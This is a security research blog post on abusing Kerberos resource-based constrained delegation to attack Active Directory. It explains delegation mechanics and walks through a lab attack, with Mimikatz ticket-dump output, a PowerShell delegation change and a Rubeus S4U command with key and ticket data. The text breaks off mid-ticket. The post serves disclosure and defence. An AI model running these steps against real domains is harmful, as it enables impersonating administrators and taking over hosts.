

Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory

28 January 2019 • Elad Shamir • 41 min read

Back in March 2018, I embarked on an arguably pointless crusade to prove that the `TrustedToAuthForDelegation` attribute was meaningless, and that "protocol transition" can be achieved without it. I believed that security wise, once constrained delegation was enabled (`msDS-AllowedToDelegateTo` was not null), it did not matter whether it was configured to use "Kerberos only" or "any authentication protocol".

I started the journey with Benjamin Delpy's (@gentilkiwi) help modifying Kekeo to support a certain attack that involved invoking `S4U2Proxy` with a silver ticket without a PAC, and we had partial success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to it, trying to solve the problem with different approaches but did not have much success. Until I finally accepted defeat, and ironically then the solution came up, along with several other interesting abuse cases and new attack techniques.

TL;DR

This post is lengthy, and I am conscious that many of you do not have the time or attention span to read it, so I will try to convey the important points first:

1. [Resource-based constrained delegation does not require a forwardable TGS when invoking `S4U2Proxy`.](#)
2. [S4U2Self works on any account that has an SPN](#), regardless of the state of the `TrustedToAuthForDelegation` attribute. If `TrustedToAuthForDelegation` is set, then the TGS that `S4U2Self` produces is forwardable, unless the principal is sensitive for delegation or a member of the Protected Users group.
3. The above points mean that [if an attacker can control a computer object in Active Directory, then it may be possible to abuse it to compromise the host.](#)
4. [S4U2Proxy always produces a forwardable TGS, even if the provided additional TGS in the request was not forwardable.](#)
5. The above point means that [if an attacker compromises any account with an SPN as well as an account with classic constrained delegation, then it does not matter whether the `TrustedToAuthForDelegation` attribute is set.](#)


6. By default, any domain user can abuse the MachineAccountQuota to create a computer account and set an SPN for it, which makes it even more trivial to abuse resource-based constrained delegation to mimic protocol transition (obtain a forwardable TGS for arbitrary users to a compromised service).
7. [S4U2Self](#) allows generating a valid TGS for arbitrary users, including those marked as sensitive for delegation or members of the Protected Users group. The resulting TGS has a PAC with a valid KDC signature. All that's required is the computer account credentials or a TGT.
8. [The above point in conjunction with unconstrained delegation and "the printer bug" can lead to remote code execution \(RCE\).](#)
9. [Resource-based constrained delegation on the krbtgt account allows producing TGTs for arbitrary users, and can be abused as a persistence technique.](#)
10. Configuring resource-based constrained delegation through NTLM relay from HTTP to LDAP may facilitate [remote code execution \(RCE\) or local privilege escalation \(LPE\) on MSSQL servers](#), and [local privilege escalation \(LPE\) on Windows 10/2016/2019](#).
11. Computer accounts just got a lot more interesting. Start hunting for more primitives to trigger attack chains!

Kerberos Delegation 101

If you are not up to speed with abusing Kerberos delegation, you should first read the post [S4U2Pwnage](#) by Will Schroeder (@harmj0y) and Lee Christensen (@tifkin_). In that post, they explained it better than I ever could, but I will try to capture it very concisely as well.

First, a simplified overview of Kerberos:

- When users log in, they encrypt a piece of information (a timestamp) with an encryption key derived from their password, to prove to the authentication server that they know the password. This step is called "preauthentication".
- In Active Directory environments, the authentication server is a domain controller.
- Upon successful preauthentication, the authentication server provides the user with a ticket-granting-ticket (TGT), which is valid for a limited time.
- When a user wishes to authenticate to a certain service, the user presents the TGT to the authentication server. If the TGT is valid, the user receives a ticket-granting service (TGS), also known as a "service ticket", from the authentication server.
- The user can then present the TGS to the service they want to access, and the service can authenticate the user and make authorisation decisions based on the data contained in the TGS.




A few important notes about Kerberos tickets:

- Every ticket has a clear-text part and an encrypted part.
- The clear-text part of the ticket contains the Service Principal Name (SPN) of the service for which the ticket is intended.
- The encryption key used for the encrypted part of the ticket is derived from the password of the account of the target service.
- TGTs are encrypted for the built-in account "krbtgt".
- The SPN on TGTs is krbtgt/domain name.

Often, there is a requirement for a service to impersonate the user to access another service. To facilitate that, the following delegation features were introduced to the Kerberos protocol:


- **Unconstrained Delegation (TrustedForDelegation):** The user sends a TGS to access the service, **along with their TGT**, and then the service can use the user's TGT

to request a TGS for the user to any other service and impersonate the user.




- **Constrained Delegation (S4U2Proxy):** The user sends a TGS to access the service ("Service A"), and if the service is allowed to delegate to another pre-defined service ("Service B"), then Service A can present to the authentication service the TGS that the user provided and obtain a TGS for the user to Service B. Note that the TGS provided in the S4U2Proxy request must have the FORWARDABLE flag set. The FORWARDABLE flag is never set for accounts that are configured as "sensitive for delegation" (the USER_NOT_DELEGATED attribute is set to true) or for members of

the Protected Users group.



- Protocol Transition (S4U2Self/TrustedToAuthForDelegation):** S4U2Proxy requires the service to present a TGS for the user to itself before the authentication service produces a TGS for the user to another service. It is often referred to as the "additional ticket", but I like referring to it as "evidence" that the user has indeed authenticated to the service invoking S4U2Proxy. However, sometimes users authenticate to services via other protocols, such as NTLM or even form-based authentication, and so they do not send a TGS to the service. In such cases, a service can invoke S4U2Self to ask the authentication service to produce a TGS for arbitrary users to itself, which can then be used as "evidence" when invoking S4U2Proxy. **This feature allows impersonating users out of thin air, and it is only possible when the TrustedToAuthForDelegation**

flag is set for the service account that invokes S4U2Self.




The Other Constrained Delegation

Back in October 2018, I collaborated with Will Schroeder ([@harmj0y](#)) to abuse **resource-based** constrained delegation as an ACL-based computer object takeover primitive. Will wrote an [excellent post](#) on this topic, which you should also read before continuing. Once again, in that post, Will explained it better than I ever could, but I will try to capture it very concisely here.

In order to configure constrained delegation, one has to have the SeEnableDelegation Privilege, which is sensitive and typically only granted to Domain Admins. In order to give users/resources more independence, Resource-based Constrained Delegation was introduced in Windows Server 2012. Resource-based constrained delegation allows resources to configure which accounts are trusted to delegate to them.

This flavour of constrained delegation is very similar to the classic constrained delegation but works in the opposite direction. Classic constrained delegation from account A to account B is configured on account A in the msDS-AllowedToDelegateTo attribute, and defines an “outgoing” trust from A to B, while resource-based constrained delegation is configured on account B in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute, and

defines an "incoming" trust from A to B.




An important observation is that every resource can configure resource-based constrained delegation for itself. In my mind, it does make sense to allow resources to decide for themselves who do they trust.

Will and I came up with the following abuse case to compromise a specific host:

1. An attacker compromises an account that has the TrustedToAuthForDelegation flag set ("Service A").
2. The attacker additionally compromises an account with the rights to configure resource-based constrained delegation for the computer account of the target host ("Service B").
3. The attacker configures resource-based constrained delegation from Service A to Service B.
4. The attacker invokes S4U2Self and S4U2Proxy as Service A to obtain a TGS for a privileged user to Service B to compromise the target host.

The following diagram illustrates this abuse case:



It is a nice trick, but compromising an account with the `TrustedToAuthForDelegation` flag set is not trivial. If only my crusade to defeat `TrustedToAuthForDelegation` had been more fruitful, it would come in handy for this abuse case.

A Selfless Abuse Case: Skipping S4U2Self

In an attempt to make the above ACL-based computer object takeover primitive more generic, I slightly [modified Rubeus](#) to allow skipping `S4U2Self` by letting the attacker supply the “evidence” TGS for the victim when invoking `S4U2Proxy`. Benjamin Delpy also [made this modification to Kekeo](#) back in April 2018; however, at the time of writing, Kekeo does not support resource-based constrained delegation.

The more generic abuse case would work as follows:

1. The attacker compromises Service A and the DACL to configure resource-based constrained delegation on Service B.
2. By way of social engineering or a watering hole attack, the victim authenticates to Service A to access a service (e.g. CIFS or HTTP).
3. The attacker dumps the TGS of the victim to Service A, using Mimikatz `sekurlsa::tickets` or through another method.

```

Authentication Id : 0 ; 667633 (00000000:000a2ff1)
Session          : Network from 0
User Name        : Administrator
Domain           : SHENANIGANS
Logon Server      : (null)
Logon Time        : 1/2/2019 12:26:22 AM
SID              : S-1-5-21-1504449748-3058063015-729523975-500

* Username : Administrator
* Domain   : SHENANIGANS.LABS
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?
[00000000]
Start/End/MaxRenew: 1/2/2019 12:26:22 AM ; 1/2/2019 10:26:09 AM ; 1/1/1601 12:00:00 AM
Service Name (02) : cifs ; servicea ; @ SHENANIGANS.LABS
Target Name (--) : @ SHENANIGANS.LABS
Client Name (01) : Administrator ; @ SHENANIGANS.LABS
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
Session Key    : 0x00000012 - aes256_hmac
                c7bcf430dbd6d3b4bdcc02e325c5799c15d9a5e64abc52c40b85c1c45d61f04b
Ticket         : 0x00000012 - aes256_hmac ; kvno = 1 [...]
* Saved to file [0;a2ff1]-1-0-40a10000-Administrator@cifs-servicea.kirbi !

Group 2 - Ticket Granting Ticket

```

4. The attacker configures resource-based constrained delegation from Service A to Service B.

```

PS C:\Users\elad> Set-ADComputer ServiceB -PrincipalsAllowedToDelegateToAccount ServiceA$
PS C:\Users\elad> Get-ADComputer ServiceB -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName      : CN=SERVICEB,CN=Computers,DC=shenanigans,DC=labs
DNSHostName             : ServiceB.shenanigans.labs
Enabled                 : True
Name                    : SERVICEB
ObjectClass              : computer
ObjectGUID              : 9aa014b3-ca24-4645-a32f-1fe9cf46cbab
PrincipalsAllowedToDelegateToAccount : {CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs}
SamAccountName          : SERVICEB$
SID                     : S-1-5-21-1504449748-3058063015-729523975-1111
UserPrincipalName       :

```

5. The attacker uses Rubeus to perform S4U2Proxy with the TGS previously obtained as the required "evidence", from Service A to Service B for the victim.

```

PS C:\Users\elad\Desktop> ./Rubens.exe s4u /user:ServiceA$ /aes256:6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730 /do
main:shenanigans.labs /msdsspn:cifs/serviceb.shenanigans.labs /ptt /tgs:'.\TGTS\[0;a2ff1]-1-0-40a10000-Administrator@cifs-servicea.kirb
i'

Rubens
v1.2.1

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building AS-REQ (w/ preauth) for: 'shenanigans.labs\ServiceA$'
[*] Connecting to 172.31.9.24:88
[*] Sent 243 bytes
[*] Received 1537 bytes
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFDCCBuigAwIBBAEDAgEwooiERDCCEBhggQ8MIIEOKADAQAF0RiBEFNIRU5BTk1HQU5TLkx8Ql0iJTAoAMCAQKhDAAGWzrcmJ0Z3QBeHNoZW5hbm1nYW5zLmXhYn0jggP
0MID8KADAgESooCAQKiggPiBIID3uqQAGC4ZVoSlTCJ8SrtYl8+toHLUAUWUIZPud3do8PHUMzJw+osY2NvcXgx2xfH070BKda2r+hjciQOFPy17zYRvboS1dhysmm9ewk1G
+YzUt5SVpu8muhczxbhazdFXBNXw/XEWAC6UBjZ5a4Y7LzPa/e2Rq0VXL/TXmsu5Fo0k350475C/qcugg+FsA1/RlQpkfyrjjuonQkdWmSc1kBBV+w1Xwji7By322Rddv+fZD/V
MmXwJdggePvuw9rh1ubKdfJfjgBH8Zcfu1wYxRpXBYtITPKQooqjH64V1Cxb0FEEzo/rwtS3mBNy11j7i12ViJVd4hoxLFHH+2cL0adYf2INVOB9jxewE/1wRSW96nbMazknXC
gkY8f9moT11V1j3Pf2vs+8vdfx9vdpd1701/qzDMXA13BK9MNKiqmHPuJdmpQAEaj6GOAM9j1zoAb18st8kGpxorvDMjVHoyN0v/TT4kdxk+A1k8eovvjT6+3hwnPc7EUYAVG6
lCS2+fnSUIdY417nrvTjQIG1Nyh8eoQeg1NgzY/460tzh2fT6X44xtiy2rGkyampEED9GASQ4yb5FNU751/SwyrvH01u1yKw0UWAJ1sPodbfxQc03wFC1Ah6wucK94jmjTH
QC412tvo/XR+mNuh7vt1ttgFqddt1grZT1732zuu7/bvZ9Pxjmm1Bb13YXewwXokj9Qk9sXjJ0exwZTDp2wPsw8frzQPM8ABY1+nUNgqn7dorZvKCN65g6bpfKMXELrepV
PAPDhmpT4EqfV8U1etKhg4frLVyWPDLOSjNQR1mBe1rYAl7Xo7ffZ4ew1adap9k04Ac4wmmkah7j/1uQs8rsmgdFRxmrr//1k3s7PXTK/aEK7/gdA7vPPymdj3cbcgP4HuxTy1
FX8j2S77gFm0t2Fo8RNg9RdQGF49ucipmsDprw0ntPyIROuN/eB1c87qERAljXG3ukID/H6/xIKPkwhHwS7QNMUN9Ycc5qPW+N8XlkpyG/4uyTP5DLL1Nhi3/gv0deBqmjzLI8
Aw21j1mYovgtYURfShv1Pxvgef3xguv6ia4E1k2vAn+c5xyE/CWSwtWDLT60j6kz27nt10yb2kq4zca01u5YxyAUF0CDVQ3R3+D0jwv1CRZLvzwoC2JVT2312y3ISPKK+5JS
